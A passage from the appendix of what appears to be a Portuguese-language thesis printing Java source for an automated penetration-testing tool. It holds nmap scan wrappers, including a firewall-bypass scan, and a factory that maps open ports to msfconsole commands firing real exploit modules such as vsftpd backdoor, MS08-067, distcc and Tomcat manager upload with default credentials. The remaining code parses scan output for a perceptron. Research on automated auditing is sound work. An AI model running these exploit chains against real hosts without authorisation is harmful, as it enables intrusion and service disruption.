82      public void realizarVarreduraByPassFirerall() throws Exception{
83
84          this.comando = "nmap -sS -O -sV -P0 -T5 -v --source-port 80 "
               + this.politicas.getDominio() + " -oX " +
85                          this.politicas.getPathProcesso() + "/
                              varrByPass.xml";
86          this.executar.executarcomando(this.comando);
87
88      }
89
90      public void realizarVarredurasUDP() throws Exception{
91
92          this.comando = "nmap -sU " + this.politicas.getDominio() + "
               -oX " +
93                          this.politicas.getPathProcesso() + "/varrUDP.
```

```
                                xml";
94          this.executar.executarcomando(this.comando);
95
96      }
97
98  }
```

B.3.3 Classe Vulnerabilidades.java

```
1   package br.com.rapea.Reconhecimento;
2
3   import br.com.rapea.Analise.Dados.DadosAnalisados;
4   import br.com.rapea.gerente.ExecuteCommand;
5   import br.com.rapea.gerente.Politicas;
6   import java.util.Set;
7
8   /**
9    *
10   * @author Izaac Duarte de Alencar
11   *
12   */
13  public class Vulnerabilidades {
14
15      private ExecuteCommand executar;
16      private String comando;
17      private Politicas politicas;
18
19      public Vulnerabilidades(){
20
21          this.executar = new ExecuteCommand();
22          this.comando = "";
23          this.politicas = new Politicas();
24
25      }
26
27      public void setPolitica(Politicas politica){
28
29          this.politicas = politica;
30
31      }
32
33      public void initVulnerabilidades() throws Exception{
34
```

```
35          realizarVarreduraVulnerabilidadesNmap();
36
37      }
38
39      public void realizarVarreduraVulnerabilidadesNmap() throws
            Exception{
40
41              this.comando = "nmap -sS -sV -v --script vulscan --script-
                    args vulscandb=exploitdb.csv " + this.politicas.
                    getDominio()+ " -oX " +
42                              this.politicas.getPathProcesso() + "/varrVuln.
                                    xml";
43              this.executar.executarcomando(this.comando);
44
45      }
46
47      public void realizarVarreduraVulnerabilidadeMetasploit(Set<
            DadosAnalisados> dados) throws Exception{
48
49          if(!dados.isEmpty() && dados !=null){
50
51              for(DadosAnalisados dado: dados){
52
53                  this.comando = VulnMetasploitFactory.getComando(dado.
                        getPorta(), this.politicas.getIpAdress());
54                  System.out.println(this.comando);
55                  if(!this.comando.equalsIgnoreCase("none") && this.
                        comando != null && !this.comando.isEmpty()){
56                      this.executar.executarcomando(this.comando);
57                  }else{
58                      System.out.println("Não há módulo Metasploit para
                            a " + dado.getPorta());
59                  }
60
61              }
62
63          }
64
65      }
66
67  }
```

B.3.4 Classe VulnMetasploitFactory.java

```
1  package br.com.rapea.Reconhecimento;
2
3  /**
4   *
5   * @author Izaac Duarte de Alencar
6   */
7  public class VulnMetasploitFactory {
8
9      public static String getComando(String porta, String IP){
10
11         switch(porta){
12             case "21":
13                 return "msfconsole -q -x \"setg RHOST " + IP + ";
                       setg RHOSTS " + IP + "; use auxiliary/scanner/ftp/
                       ftp_version; run;" +
14                 " use auxiliary/scanner/ftp/anonymous; run; use
                       exploit/unix/ftp/vsftpd_234_backdoor; run;  use
                       unix/ftp/proftpd_133c_backdoor;" +
15                 "run; exit;\"";
16             case "23":
17                 return "msfconsole -q -x \"use scanner/telnet/
                       lantronix_telnet_password; setg RHOSTS " + IP + ";
                        setg RHOST " + IP + "; run; " +
18                         "use scanner/telnet/lantronix_telnet_version;
                               run; use scanner/telnet/
                               telnet_encrypt_overflow; run; use scanner/
                               telnet/telnet_ruggedcom; run; " +
19                         " use scanner/telnet/telnet_version; run; exit
                               ;\"";
20             case "25":
21                 return "msfconsole -q -x \"use scanner/smtp/smtp_enum
                       ; setg RHOSTS " + IP + "; setg RHOST " + IP + ";
                       run; exit;\"";
22             case "111":
23                 return "msfconsole -q -x \"use auxiliary/scanner/nfs/
                       nfsmount; setg RHOSTS " + IP + "; run; back;exit
                       ;\"";
24             case "135":
25                 return "msfconsole -q -x \"use exploit/windows/dcerpc
                       /ms03_026_dcom; setg RHOST " + IP + "; run; back;
```

```
                exit;\"";
26          case "137":
27              return "msfconsole -q -x \"use auxiliary/scanner/
                    netbios/nbname; setg RHOSTS " + IP + "; run; back;
                    exit;\"";
28          case "139":
29              return "msfconsole -q -x \"use auxiliary/scanner/smb/
                    pipe_auditor; setg RHOSTS " + IP + "; setg RHOST "
                     + IP +
30                      "; run; use auxiliary/scanner/smb/
                            pipe_dcerpc_auditor; run; use auxiliary/
                            scanner/smb/psexec_loggedin_users;" +
31                      " run; use auxiliary/scanner/smb/smb2; run;
                            use auxiliary/scanner/smb/smb_enum_gpp; run
                            ; use auxiliary/scanner/smb/smb_enumshares;
                            " +
32                      " run; use auxiliary/scanner/smb/smb_enumusers
                            ; run; use auxiliary/scanner/smb/
                            smb_enumusers_domain; run; use auxiliary/
                            scanner/smb/smb_login;" +
33                      " run; use auxiliary/scanner/smb/smb_lookupsid
                            ; run; use auxiliary/scanner/smb/
                            smb_uninit_cred; run; use auxiliary/scanner
                            /smb/smb_version;" +
34                      " run; use exploit/linux/samba/chain_reply;
                            run; use windows/smb/ms08_067_netapi; run;
                            use auxiliary/scanner/smb/smb_ms17_010; run
                            ; exit;\"";
35          case "161":
36              return "msfconsole -q -x \"use scanner/snmp/snmp_enum
                    ; setg RHOSTS " + IP + "; run; exit;\"";
37          case "445":
38              return "msfconsole -q -x \"setg RHOSTS " + IP + ";
                    setg RHOST " + IP + "; setg RHOSTS " + IP + "; use
                     auxiliary/scanner/smb/smb_version; run;" +
39                      " use auxiliary/scanner/smb/pipe_auditor; run;
                             use auxiliary/scanner/smb/
                            pipe_dcerpc_auditor; run; use auxiliary/
                            scanner/smb/psexec_loggedin_users;" +
40                      " run; use auxiliary/scanner/smb/smb2; run;
                            use auxiliary/scanner/smb/smb_enum_gpp; run
                            ; use auxiliary/scanner/smb/smb_enumshares;
```

```
                    " +
41                  " run; use auxiliary/scanner/smb/smb_enumusers
                    ; run; use auxiliary/scanner/smb/
                    smb_enumusers_domain; run; use auxiliary/
                    scanner/smb/smb_login;" +
42                  " run; use auxiliary/scanner/smb/smb_lookupsid
                    ; run; use auxiliary/scanner/smb/
                    smb_uninit_cred; run; use auxiliary/scanner
                    /smb/smb_version;" +
43                  " run; use exploit/linux/samba/chain_reply;
                    run; use windows/smb/ms08_067_netapi; run;
                    use exploit/windows/smb/ms06_040_netapi;" +
44                  " run; use exploit/windows/smb/ms05_039_pnp;
                    run; use exploit/windows/smb/
                    ms10_061_spoolss; run; use exploit/windows/
                    smb/ms09_050_smb2_negotiate_func_index;" +
45                  " run; use auxiliary/scanner/smb/smb_enum_gpp;
                     run; use auxiliary/scanner/smb/
                    smb_ms17_010; run; exit;\"";
46              case "1099":
47                  return "msfconsole -q -x \"use scanner/misc/
                    java_rmi_server; set RHOST " + IP + "; run;\"";
48              case "2121":
49                  return "msfconsole -q -x \"setg PORT 2121; use
                    exploit/unix/ftp/vsftpd_234_backdoor; setg RHOSTS
                    " + IP + "; setg RHOST " + IP +
50                      "; run; use unix/ftp/proftpd_133c_backdoor;
                        run; exit;\"";
51              case "3306":
52                  return "msfconsole -q -x \"use auxiliary/scanner/
                    mssql/mssql_ping; setg RHOSTS " + IP + "; run;
                    back; exit;\"";
53              case "3389":
54                  return "msfconsole -q -x \"use auxiliary/scanner/rdp/
                    ms12_020_check; setg RHOSTS " + IP + "; run; use
                    auxiliary/dos/windows/rdp/ms12_020_maxchannelids;
                    run; back; exit;\"";
55              case "3632":
56                  return "msfconsole -q -x \"setg RHOST " + IP + ";
                    setg RHOSTS " + IP + "; setg RHOST " + IP + "; use
                     unix/misc/distcc_exec; run; exit;\"";
57              case "5432":
```

```
58                  return "msfconsole -q -x \"use auxiliary/scanner/
                       postgres/postgres_login; setg RHOSTS " + IP + ";
                       run; exit;\"";
59              case "5900":
60                  return "msfconsole -q -x \"use auxiliary/scanner/vnc/
                       vnc_none_auth; setg RHOSTS " + IP + "; run; back;
                       exit;\"";
61              case "5984":
62                  return "msfconsole -q -x \"use auxiliary/scanner/
                       couchdb/couchdb_enum; set RHOST " + IP + "; run;
                       exit;\"";
63              case "6000":
64                  return "msfconsole -q -x \"use auxiliary/scanner/x11/
                       open_x11; set RHOSTS " + IP + "; exploit;\"";
65              case "6667":
66                  return "msfconsole -q -x \"use unix/irc/
                       unreal_ircd_3281_backdoor; setg RHOST " + IP + ";
                       setg RHOSTS " + IP + "; run; exit;\"";
67              case "7001":
68                  return "msfconsole -q -x \"use multi/http/
                       oracle_weblogic_wsat_deserialization_rce; setg
                       RHOST " + IP + "; setg RHOSTS " + IP + "; set SSL
                       true; run; exit;\"";
69              case "8080":
70                  return "msfconsole -q -x \"setg RHOSTS " + IP + ";
                       setg RHOST " + IP + "; use admin/http/
                       jboss_bshdeployer; run; use auxiliary/scanner/http
                       /jboss_status;" +
71                          " run; use admin/http/tomcat_administration;
                             setg RPORT 8080; run; use admin/http/
                             tomcat_utf8_traversal; run; use scanner/
                             http/tomcat_enum;" +
72                          " run; use scanner/http/tomcat_mgr_login; run;
                              use multi/http/tomcat_mgr_deploy; run; use
                              multi/http/tomcat_mgr_upload; set USERNAME
                              tomcat; set PASSWORD tomcat; run; exit;\""
                             ;
73              case "8180":
74                  return "msfconsole -q -x \"use admin/http/
                       tomcat_administration; setg RHOSTS " + IP + ";
                       setg RHOST " + IP + "; setg RPORT 8180; run; use
                       admin/http/tomcat_utf8_traversal;" +
```

```
75                          "  run; use scanner/http/tomcat_enum; run; use
                               scanner/http/tomcat_mgr_login; run; use
                               multi/http/tomcat_mgr_deploy;" +
76                          "  run; use multi/http/tomcat_mgr_upload; set
                               USERNAME tomcat; set PASSWORD tomcat; run;
                               exit;\"";
77              case "10000":
78                  return "msfconsole -q -x \"use auxiliary/admin/webmin
                       /file_disclosure; setg RHOST " + IP + "; setg
                       RHOSTS " + IP + "; run; exit;\"";
79              case "16992":
80                  return "sfconsole -q -x \"use auxiliary/scanner/http/
                       intel_amt_digest_bypass; setg RHOSTS " + IP + ";
                       run; back; exit;\"";
81              default:
82                  return "none";
83          }
84      }
85
86  }
```

B.4 Módulo de Análise

Nesta seção é apresentado o pacote de Analise, o qual contém as classes responsáveis pela análise das saídas da fase de Reconhecimento. As classes são: Analisador.java, Analise.java (interface), AnalisarWhois.java, AnalisarEnumeracao.java, AnalisarTraceroute.java, AnalisarDNS.java, AnalisarVarr.java, AnalisarVulnerabilidades.java e AnalisarArmasDigital.java. O pacote Analise contém os seguintes subpacotes: Dados e Perceptron. O primeiro subpacote contém as seguintes classes: DadosAnalisados.java, DadosArmaDigital.java, DadosEnumeracao.java, DadosVulnNmap.java e DadosWhois.java. O segundo subpacote contém as seguintes classes: Perceptron.java e PerceptronArma.java. Seguem os códigos fonte na ordem de apresentação:

B.4.1 Classe Analisador.java

```
1  package br.com.rapea.Analise;
2
3  import br.com.rapea.Analise.Dados.DadosAnalisados;
4  import br.com.rapea.Analise.Dados.DadosEnumeracao;
5  import br.com.rapea.Analise.Dados.DadosVulnNmap;
6  import br.com.rapea.Analise.Dados.DadosWhois;
7  import br.com.rapea.Analise.Perceptron.Perceptron;
```

```
8  import br.com.rapea.gerente.Politicas;
9  import java.io.IOException;
10 import java.util.ArrayList;
11 import java.util.Collections;
12 import java.util.HashSet;
13 import java.util.List;
14 import java.util.Set;
15 import org.apache.commons.collections4.ListUtils;
16
17 /**
18  *
19  * @author Izaac Duarte de Alencar.
20  *
21  */
22 public final class Analisador {
23
24     private List<String> patharquivos;
25     private Politicas politicas;
26     private int nivel;
27     private String SO;
28     private String vulnerabilidade;
29     private String suficienciaDados;
30
31     private AnalisarDNS DNS;
32     private AnalisarEnumeracao enumeracao;
33     private AnalisarTraceroute traceroute;
34     private AnalisarWhois whois;
35     private AnalisarVarr varr;
36     private AnalisarVulnerabilidades varrvuln;
37
38     private Perceptron neuronio;
39
40     private DadosWhois dadosWhois;
41     private boolean traceRouteStatus;
42     private List<DadosEnumeracao> dadosEnumeracao;
43     private List<DadosAnalisados> dadosAnalisadosTCP;
44     private List<DadosAnalisados> dadosAnalisadosUDP;
45     private List<DadosAnalisados> dadosAnalisadosBypass;
46     private List<DadosVulnNmap> dadosVulnNmap;
47     private List<DadosAnalisados> dadosAnalisados;
48     private Set<DadosAnalisados> compitalacaoDados;
49     private Set<DadosAnalisados> dadosChecados;
```

```
50
51      public Analisador(){
52
53          this.patharquivos = new ArrayList<>();
54          this.politicas = null;
55          this.nivel = 0;
56          this.SO = "";
57          this.vulnerabilidade = "";
58          this.suficienciaDados = "";
59
60          this.DNS = new AnalisarDNS();
61          this.enumeracao = new AnalisarEnumeracao();
62          this.traceroute = new AnalisarTraceroute();
63          this.whois = new AnalisarWhois();
64          this.varr = new AnalisarVarr();
65          this.varrvuln = new AnalisarVulnerabilidades();
66
67          this.neuronio = new Perceptron();
68
69      }
70
71      public void setPoliticas(Politicas politicas){
72
73          this.politicas = politicas;
74
75      }
76
77      public void carregarPathRelatorios(){
78
79          this.patharquivos.add(this.politicas.getPathProcesso() + "/
                whois.txt");
80          this.patharquivos.add(this.politicas.getPathProcesso() + "/
                enumeracaoDominiosNmap.xml");
81          this.patharquivos.add(this.politicas.getPathProcesso() + "/
                dnstransfer.txt");
82          this.patharquivos.add(this.politicas.getPathProcesso() + "/
                traceroute.txt");
83          this.patharquivos.add(this.politicas.getPathProcesso() + "/
                varrStealth.xml");
84          this.patharquivos.add(this.politicas.getPathProcesso() + "/
                varrByPass.xml");
```

```
85          this.patharquivos.add(this.politicas.getPathProcesso() + "/
               varrUDP.xml");
86          this.patharquivos.add(this.politicas.getPathProcesso() + "/
               varrVuln.xml");
87
88      }
89
90      public void initAnalisePreliminar() throws IOException{
91
92          carregarPathRelatorios();
93          System.out.println("\n");
94          System.out.println("
               ------------------------------------------");
95          System.out.println(">> Iniciando análise da saída Whois");
96          this.whois.analisarSaida(this.patharquivos.get(0));
97          this.dadosWhois = this.whois.getDados();
98          System.out.println("\n");
99          System.out.println("
               ------------------------------------------");
100         System.out.println(">> Iniciando análise de transferência de
               zona DNS");
101         this.DNS.analisarSaida(this.patharquivos.get(2));
102         if(this.DNS.getStatus()){
103
104             this.dadosEnumeracao = this.DNS.getDadosLista();
105
106         }else{
107             System.out.println("# Transferência de zona DNS falha!");
108             System.out.println("\n");
109             System.out.println("
                   ------------------------------------------");
110             System.out.println(">> Transferência de zona DNS falha,
                   iniciando análise de enumeração de subdomínios");
111             this.enumeracao.analisarSaida(this.patharquivos.get(1));
112             this.dadosEnumeracao = this.enumeracao.getListaDados();
113
114         }
115
116     }
117
118     public void initAnaliseComplementar() throws IOException{
119
```

```
120         int contatorVulnerabilidade = 0;
121
122         carregarPathRelatorios();
123         System.out.println("\n");
124         System.out.println("
               ------------------------------------------");
125         System.out.println(">> Iniciando análise de varreduras");
126         this.varr.analisarSaida(this.patharquivos.get(4));
127         this.dadosAnalisadosTCP = this.varr.getListaDados();
128
129         this.varr.analisarSaida(this.patharquivos.get(6));
130         this.dadosAnalisadosUDP = this.varr.getListaDados();
131
132         this.varrvuln.analisarSaida(this.patharquivos.get(7));
133         this.dadosVulnNmap = this.varrvuln.getListaDados();
134
135         this.traceroute.analisarSaida(this.patharquivos.get(3));
136         this.tracerouteStatus = this.traceroute.getStatus();
137
138         if(this.tracerouteStatus == false){
139
140             System.out.println("\n");
141             System.out.println("
                   ------------------------------------------------");
142             System.out.println(">> Iniciando análise de varreduras
                   Bypass Firewall");
143             this.varr.analisarSaida(this.patharquivos.get(5));
144             this.dadosAnalisadosBypass = this.varr.getListaDados();
145
146         }
147
148         if( (this.dadosAnalisadosTCP != null) && (!this.
               dadosAnalisadosTCP.isEmpty()) &&
149             (this.dadosAnalisadosUDP != null) && (!this.
                   dadosAnalisadosUDP.isEmpty()) ){
150
151             System.out.println("\n");
152             System.out.println("
                   ------------------------------------------");
153             System.out.println(">> Processando análises de portas TCP
                    e UDP");
```

```
154             this.dadosAnalisados = ListUtils.union(this.
                    dadosAnalisadosTCP, this.dadosAnalisadosUDP);
155             this.nivel = 2;
156 
157         }
158 
159         if( (this.dadosAnalisadosBypass != null) && (!this.
                dadosAnalisadosBypass.isEmpty()) ){
160 
161             System.out.println("\n");
162             System.out.println("
                    ----------------------------------------");
163             System.out.println(">> Processando saída Bypass Firewall"
                    );
164             List<DadosAnalisados> uniaoDados = ListUtils.union(this.
                    dadosAnalisados, this.dadosAnalisadosBypass);
165             this.compitalacaoDados = new HashSet<>(uniaoDados);
166 
167         }
168 
169         try{
170             if( (!this.compitalacaoDados.isEmpty()) && (this.
                    compitalacaoDados != null) ){
171 
172                 for(DadosAnalisados dados: this.compitalacaoDados){
173 
174                     if( (!this.dadosVulnNmap.isEmpty()) && (this.
                            dadosVulnNmap != null) ){
175 
176                         contatorVulnerabilidade++;
177                         for(DadosVulnNmap vuln: this.dadosVulnNmap){
178 
179                             if(dados.getPorta().equalsIgnoreCase(vuln
                                    .getIdporta())){
180                                 dados.setVulnerabilidade(vuln);
181                             }
182 
183                         }
184 
185                     }
186 
187                 }
```

```
188
189                 /*
                       ######################################################
190                     Marca se há vulnerabilidade relatada para avaliaç
                           ão.
191                 ######################################################
                        */
192
193                 if(contatorVulnerabilidade > 0){
194                     this.vulnerabilidade = "1";
195                 }else{
196                     this.vulnerabilidade = "0";
197                 }
198
199                 System.out.println("\n");
200                 System.out.println("
                       ----------------------------------------");
201                 System.out.println(">> Compilação de análise");
202
203                 this.neuronio.train();
204
205                 this.compitalacaoDados.forEach((d) -> {
206
207                     double[] dadostransformados = transformarDados(d)
                            ;
208                     if(analiseNeural(dadostransformados)){
209                         d.setSuficiente(true);
210                     }else{
211                         d.setSuficiente(false);
212                     }
213                 });
214
215                 this.dadosChecados = new HashSet<>();
216
217                 for(DadosAnalisados teste: this.compitalacaoDados){
218
219                     if(teste.getSO() == null){
220                         teste.setSO("generic");
221                     }
222
223                     if( (teste.isSuficiente()) &&
```

```
224                         (teste.getStatus() != null) &&
225                         (teste.getVersao() != null)){
226                         this.dadosChecados.add(teste);
227                     }
228
229                 }
230
231
232                 if( (this.dadosChecados != null) && (!this.
                        dadosChecados.isEmpty()) ){
233                     this.suficienciaDados = "1";
234                     System.out.println("\n");
235                     System.out.println("
                            ==================================");
236                     System.out.println("Dados Suficientes para
                            auditoria.");
237                     System.out.println("
                            ----------------------------------");
238                     for(DadosAnalisados resultado: this.dadosChecados
                            ){
239                         System.out.println(resultado.getPorta() + " "
                                +
240                                            resultado.getProtocolo() +
                                                " " +
241                                            resultado.getStatus() + "
                                                " +
242                                            resultado.getServico()  +
                                                " " +
243                                            resultado.getVersao()  + "
                                                " +
244                                            resultado.getSO());
245                         this.SO =  resultado.getSO();
246
247                         if(resultado.getVulnerabilidade() != null &&
                                !resultado.getVulnerabilidade().getOutput
                                ().isEmpty()
248                                && resultado.getVulnerabilidade().
                                    getOutput() != null){
249
250                             for(String output: resultado.
                                    getVulnerabilidade().getOutput()){
251                                 System.out.println(output);
```

```
252                             }
253
254                         }
255
256                     }
257                     System.out.println("
                            ---------------------------------");
258                 }else{
259                     this.suficienciaDados = "0";
260                     System.out.println("# Não há dados Suficientes
                            para auditoria.");
261                 }
262
263             }else{
264                 this.dadosChecados = Collections.emptySet();
265             }
266         }catch(NullPointerException e){
267             this.dadosChecados = Collections.emptySet();
268         }
269
270     }
271
272     public double[] transformarDados(DadosAnalisados dados){
273
274         double[] dadosTransformados = new double[7];
275
276             if(dados.getPorta() != null){
277                 dadosTransformados[0] = 1;
278             }else{
279                 dadosTransformados[0] = 0;
280             }
281
282             if(dados.getProtocolo() != null){
283                 dadosTransformados[1] = 1;
284             }else{
285                 dadosTransformados[1] = 0;
286             }
287
288             if(dados.getStatus() != null){
289                 dadosTransformados[2] = 1;
290             }else{
291                 dadosTransformados[2] = 0;
```

```
292             }
293
294             if(dados.getServico() != null){
295                 dadosTransformados[3] = 1;
296             }else{
297                 dadosTransformados[3] = 0;
298             }
299
300             if(dados.getVersao()!= null){
301                 dadosTransformados[4] = 1;
302             }else{
303                 dadosTransformados[4] = 0;
304             }
305
306             if(dados.getVulnerabilidade() != null){
307                 dadosTransformados[5] = 1;
308             }else{
309                 dadosTransformados[5] = 0;
310             }
311
312             if(dados.getSO()!= null){
313                 dadosTransformados[6] = 1;
314             }else{
315                 dadosTransformados[6] = 0;
316             }
317
318
319         return dadosTransformados;
320     }
321
322
323     public boolean analiseNeural(double[] teste){
324
325         int resultadoClassificacao = this.neuronio.classificar(teste)
                ;
326
327         if(resultadoClassificacao == 1){
328
329             return true;
330
331         }else{
332
```

```
333             return false;
334
335         }
336
337     }
338
339     public Set<DadosAnalisados> getCompitalacaoDados() {
340         return this.dadosChecados;
341     }
342
343     public int getNivel() {
344         return this.nivel;
345     }
346
347     public List<DadosEnumeracao> getDadosEnumeracao(){
348         return this.dadosEnumeracao;
349     }
350
351     public DadosWhois getDadosWhois(){
352         return this.dadosWhois;
353     }
354
355     public String getSO(){
356
357         String SO = new String();
358
359         if(this.SO.toLowerCase().contains("windows")){
360             SO = "1";
361         }else
362         if(this.SO.toLowerCase().contains("linux")){
363             SO = "2";
364         }else
365         if(this.SO.toLowerCase().contains("solaris")){
366             SO = "3";
367         }else
368         if(this.SO.toLowerCase().contains("openbsd")){
369             SO = "4";
370         }else
371         if(this.SO.toLowerCase().contains("freebsd")){
372             SO = "5";
373         }else
374         if(this.SO.toLowerCase().contains("generic")){
```

```
375             SO = "6";
376         }else
377         if(this.SO.isEmpty() || this.SO == null){
378             SO = "0";
379         }else{
380             SO = "7";
381         }
382 
383         return SO;
384     }
385 
386     public String getVulnerabilidade(){
387         return this.vulnerabilidade;
388     }
389 
390     public String getSuficienciaDados() {
391         return suficienciaDados;
392     }
393 
394 }
```

B.4.2 Interface Analise.java

```
1  package br.com.rapea.Analise;
2 
3  import java.io.FileNotFoundException;
4  import java.io.IOException;
5 
6  /**
7   *
8   * @author Izaac Duarte de Alencar
9   */
10 public interface Analisar {
11 
12     public void analisarSaida(String patharquivo) throws
           FileNotFoundException, IOException;
13 
14 }
```

B.4.3 Classe AnalisarWhois.java

```
1  package br.com.rapea.Analise;
2 
3  import br.com.rapea.Analise.Dados.DadosWhois;
```

```
4  import java.io.BufferedReader;
5  import java.io.File;
6  import java.io.FileNotFoundException;
7  import java.io.FileReader;
8  import java.io.IOException;
9  import java.net.InetAddress;
10
11 /**
12  *
13  * @author Izaac Duarte de Alencar
14  */
15 public class AnalisarWhois implements Analisar {
16
17     private File arquivo;
18     private BufferedReader leitorArquivo;
19     private String linhaAtual;
20     private DadosWhois dados;
21
22     @Override
23     public void analisarSaida(String patharquivo) throws
           FileNotFoundException, IOException {
24
25         this.arquivo = new File(patharquivo);
26         String[] info;
27
28         if(this.arquivo.exists()){
29
30             this.dados = new DadosWhois();
31             this.leitorArquivo = new BufferedReader(new FileReader(
                   this.arquivo));
32             while( (this.linhaAtual = this.leitorArquivo.readLine())
                   != null ){
33
34                 if(this.linhaAtual.contains("domain:")){
35
36                     info = linhaAtual.split(" ");
37                     String dominio = info[6];
38                     this.dados.setDominio(dominio);
39
40                 }else
41                     if(this.linhaAtual.contains("Domain Name:")){
42
```

```
43                      info = linhaAtual.split(" ");
44                      String dominio = info[2];
45                      this.dados.setDominio(dominio);
46
47                  }
48              if(this.linhaAtual.contains("nserver:")){
49
50                  String dns;
51                  String ipdns;
52                  info = linhaAtual.split(" ");
53                  dns = info[5];
54                  this.dados.getListaDns().add(dns);
55                  /*
56                  if( (info[6].isEmpty()) || (info[6] != null) ){
57                      String ipdns = info[6];
58                      System.out.println(ipdns);
59                      this.dados.getListaIpdns().add(ipdns);
60                  }else{
61                      this.dados.getListaIpdns().add(InetAddress.
                            getByName(dns).getHostAddress());
62                  }
63                  */
64                  try{
65                      ipdns = info[6];
66                      this.dados.getListaIpdns().add(ipdns);
67                  }catch(ArrayIndexOutOfBoundsException e){
68                      ipdns = InetAddress.getByName(dns).
                            getHostAddress();
69                      this.dados.getListaIpdns().add(ipdns);
70                  }
71
72              }else
73                  if((this.linhaAtual.contains("Name Server:")) &&
                        (!this.linhaAtual.contains("    "))){
74
75                      info = linhaAtual.split(" ");
76                      String dns = info[2];
77                      this.dados.getListaDns().add(dns);
78                      InetAddress dnsip = InetAddress.getByName(dns
                            );
79                      this.dados.getListaIpdns().add(dnsip.
                            getHostAddress());
```

```
80
81                          }
82
83                  }
84
85          }else{}
86
87          imprimirDados();
88
89      }
90
91      public DadosWhois getDados(){
92          return this.dados;
93      }
94
95      public void imprimirDados(){
96
97          System.out.println(this.dados.getDominio());
98
99          this.dados.getListaDns().forEach((d) -> {
100             System.out.println(d);
101         });
102
103         this.dados.getListaIpdns().forEach((i) -> {
104             System.out.println(i);
105         });
106
107     }
108
109 }
```

B.4.4 Classe AnalisarEnumeracao.java

```
1  package br.com.rapea.Analise;
2
3  import br.com.rapea.Analise.Dados.DadosEnumeracao;
4  import java.io.FileNotFoundException;
5  import java.io.IOException;
6  import java.util.ArrayList;
7  import java.util.Collections;
8  import java.util.HashSet;
9  import java.util.List;
10 import java.util.Set;
```

```
11 import javax.xml.parsers.SAXParser;
12 import javax.xml.parsers.SAXParserFactory;
13 import org.xml.sax.Attributes;
14 import org.xml.sax.helpers.DefaultHandler;
15
16 /**
17  *
18  * @author Izaac Duarte de Alencar
19  */
20 public class AnalisarEnumeracao extends DefaultHandler implements
      Analisar{
21
22     private DadosEnumeracao dados;
23     private List<DadosEnumeracao> dadosLista;
24     private Set<String> ipListas;
25     private String tmpTexto;
26     private int index;
27
28     public void analisarSaida(String patharquivo) throws
          FileNotFoundException, IOException {
29
30         SAXParserFactory factory = SAXParserFactory.newInstance();
31         SAXParser saxParser;
32
33         try{
34
35             saxParser = factory.newSAXParser();
36             saxParser.parse(patharquivo, this);
37
38             List<DadosEnumeracao> teste = getListaDados();
39
40             if(teste != null && !teste.isEmpty()){
41
42                 System.out.println("
                      ----------------------------------------");
43                 System.out.println("Domínios | Endereços IPs");
44                 System.out.println("
                      ----------------------------------------");
45
46                 for(DadosEnumeracao d: teste){
47
48                     System.out.println(d.getHostname() + " " + d.
```

```
                        getEndereco());
49
50                  }
51
52                  System.out.println("
                       ----------------------------------------");
53                  System.out.println("Lista de IPs");
54                  System.out.println("
                       ----------------------------------------");
55
56                  for(String t: this.ipListas){
57
58                      System.out.println(t);
59
60                  }
61
62              }else{
63                  System.out.println("Nenhum domínio encontrado para
                       enumeração.");
64              }
65
66          }catch(Exception e){
67
68              StringBuffer msg = new StringBuffer();
69              msg.append("Erro:\n");
70              msg.append(e.getMessage() + "\n");
71              msg.append(e.toString());
72              System.out.println(msg);
73
74          }
75
76      }
77
78      public Set<String> getListaIps(){
79
80          return this.ipListas;
81
82      }
83
84      public List<DadosEnumeracao> getListaDados(){
85
86          return this.dadosLista;
```

```
87
88      }
89
90      @Override
91      public void startDocument(){
92
93          //System.out.println("Iniciando análise da saída da
                enumeração de domínios...");
94
95      }
96
97      @Override
98      public void endDocument(){
99
100         //System.out.println("Fim da análise da saída da enumeração
                de domínios...");
101         if(this.dadosLista == null || this.dadosLista.isEmpty()){
102             this.dadosLista = Collections.emptyList();
103         }
104
105     }
106
107     @Override
108     public void startElement(String uri, String localName, String tag
            , Attributes atributos){
109
110         if(tag.equalsIgnoreCase("table")){
111
112             this.dados = new DadosEnumeracao();
113
114             if(this.dadosLista == null){
115
116                 this.dadosLista = new ArrayList<>();
117                 this.ipListas = new HashSet<>();
118
119             }
120
121         }else
122             if( (tag.equalsIgnoreCase("elem")) && (atributos.getValue
                    ("key").equals("hostname"))  ){
123
124                 this.index = 0;
```

```
125
126             }else
127                 if( (tag.equalsIgnoreCase("elem")) && (atributos.
                        getValue("key").equals("address")) ){
128
129                     this.index = 1;
130
131                 }
132
133     }
134
135     @Override
136     public void endElement(String uri, String localName, String tag)
            {
137
138         if( (tag.equalsIgnoreCase("elem")) && (this.index == 0) ){
139
140            this.dados.setHostname(this.tmpTexto);
141
142         } else
143             if( (tag.equalsIgnoreCase("elem")) && (this.index == 1) )
                    {
144
145                 this.dados.setEndereco(this.tmpTexto);
146
147             }else
148                 if(tag.equalsIgnoreCase("table")){
149
150                     this.dadosLista.add(this.dados);
151                     this.ipListas.add(this.dados.getEndereco());
152
153                 }
154
155     }
156
157     @Override
158     public void characters(char[] ch, int start, int length){
159
160         this.tmpTexto = new String(ch, start, length);
161
162     }
163
```

```
164 }
```

B.4.5 Classe AnalisarTraceroute.java

```
1  package br.com.rapea.Analise;
2
3  import java.io.BufferedReader;
4  import java.io.File;
5  import java.io.FileNotFoundException;
6  import java.io.FileReader;
7  import java.io.IOException;
8  import java.net.InetAddress;
9
10 /**
11  *
12  * @author izaac
13  */
14 public class AnalisarTraceroute implements Analisar{
15
16     private File arquivo;
17     private BufferedReader leitorArquivo;
18     private String linhaAtual;
19     private String ip;
20     private boolean status;
21
22     public AnalisarTraceroute(){
23
24         this.status = false;
25
26     }
27
28     @Override
29     public void analisarSaida(String patharquivo) throws
           FileNotFoundException, IOException {
30
31         this.arquivo = new File(patharquivo);
32         String[] info;
33
34         if(this.arquivo.exists()){
35
36             this.leitorArquivo = new BufferedReader(new FileReader(
                   this.arquivo));
37             while( (this.linhaAtual = this.leitorArquivo.readLine())
```

```
                != null ){
38
39                  if(this.linhaAtual.contains("traceroute")){
40
41                      info = this.linhaAtual.split(" ");
42                      String dominio = info[2];
43                      InetAddress ipdominio = InetAddress.getByName(
                            dominio);
44                      this.ip = ipdominio.getHostAddress();
45                  }
46                  if( (!this.linhaAtual.contains("traceroute")) && (
                        this.linhaAtual.contains(this.ip)) ){
47                      System.out.println("alvo atingido, rastreamento
                            realizado!");
48                      this.status = true;
49                  }
50
51              }
52
53          }else{}
54
55      }
56
57      public boolean getStatus(){
58          return this.status;
59      }
60
61  }
```

B.4.6 Classe AnalisarDNS.java

```
1  package br.com.rapea.Analise;
2
3  import br.com.rapea.Analise.Dados.DadosEnumeracao;
4  import java.io.BufferedReader;
5  import java.io.File;
6  import java.io.FileNotFoundException;
